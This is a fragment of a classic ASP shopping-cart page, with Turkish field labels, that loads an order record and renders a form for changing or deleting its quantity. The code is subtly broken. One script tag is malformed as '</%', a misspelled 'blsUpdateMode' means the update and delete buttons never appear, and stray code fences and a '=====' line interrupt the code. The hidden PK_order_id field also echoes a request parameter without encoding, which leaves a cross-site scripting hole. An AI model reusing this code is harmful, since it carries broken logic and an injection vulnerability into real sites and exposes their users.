bPK = true

%>

<table class="FormTABLE">
<form method="POST" action="<%= sFileName %>" name="ShoppingCartRecord">
<tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
<% if not (sShoppingCartRecordErr = "") then %>
    <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= sShoppingCartRecordErr %></font></td></tr>
<% end if %>
</%

' Load primary key and form parameters

if sShoppingCartRecordErr = "" then
    porder_id = GetParam("order_id")
else
    fldorder_id = GetParam("order_id")
    fldmember_id = GetParam("member_id")
    fldquantity = GetParam("quantity")
    porder_id = GetParam("PK_order_id")
end if

' Load all form fields

' Build WHERE statement

if IsEmpty(porder_id) then bPK = False

sWhere = sWhere & "order_id=" & ToSQL(porder_id, "Number")
PK_order_id = porder_id

' ShoppingCartRecord Open Event start
' ShoppingCartRecord Open Event end

' Build SQL statement and open recordset

sSQL = "select * from orders where " & sWhere
opens rs, sSQL
bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "ShoppingCartRecord") and not rs.eof)

' Load all fields into variables from recordset or input parameters

if bIsUpdateMode then
    flditem_id = GetValue(rs, "item_id")
    fldmember_id = GetValue(rs, "member_id")
    fldorder_id = GetValue(rs, "order_id")

' Load data from recordset when form displayed first time

if sShoppingCartRecordErr = "" then
    fldquantity = GetValue(rs, "quantity")
end if

' ShoppingCartRecord ShowEdit Event start
if cLng(fldmember_id) <> cLng(session("UserID")) then
CheckSecurity(2)
end if
' ShoppingCartRecord ShowEdit Event end

```



```

else
  if sShoppingCartRecordErr = "" then
    fldmember_id = ToHTML(Session("UserID"))
  end if

' ShoppingCartRecord ShowInsert Event start
' ShoppingCartRecord ShowInsert Event end

end if

' Set lookup fields

flditem_id = DLookUp("items", "name", "item_id=" & ToSQL(flditem_id, "Number"))

' ShoppingCartRecord Show Event start
' ShoppingCartRecord Show Event end

' Show form fields

%>
<tr>
  <td class="FieldCaptionTD">
    <font class="FieldCaptionFONT">Ürün</font>
  </td>
  <td class="DataTD">
    <font class="DataFONT"><%=ToHTML(flditem_id)%></font>&nbsp;</td>
</tr>
<tr>
  <td class="FieldCaptionTD">
    <font class="FieldCaptionFONT">Miktar</font>
  </td>
  <td class="DataTD">
    <font class="DataFONT"><input type="text" name="quantity" maxlength="5" value="<%= ToHTML(fldquantity) %>" size="5"
      ></font></td>
</tr>
<tr><td colspan="2" align="right">
<% if blsUpdateMode then %>
<input type="hidden" value="update" name="FormAction"/>
<input type="submit" value="Güncelle" onclick="document.ShoppingCartRecord.FormAction.value = 'update';">
<input type="submit" value="Sil" onclick="document.ShoppingCartRecord.FormAction.value = 'delete';">
<% end if %>
<input type="submit" value="&#304;ptal" onclick="document.ShoppingCartRecord.FormAction.value = 'cancel';">
<input type="hidden" name="FormName" value="ShoppingCartRecord">

<input type="hidden" name="PK_order_id" value="<%= porder_id %>">
<input type="hidden" name="order_id" value="<%= ToHTML(fldorder_id)%>">
<input type="hidden" name="member_id" value="<%= ToHTML(fldmember_id)%>">
</td></tr>
</form>
</table>
<%

' ShoppingCartRecord Close Event start
' ShoppingCartRecord Close Event end

Set rs = Nothing

' ShoppingCartRecord Show end

End Sub
=====

%>

```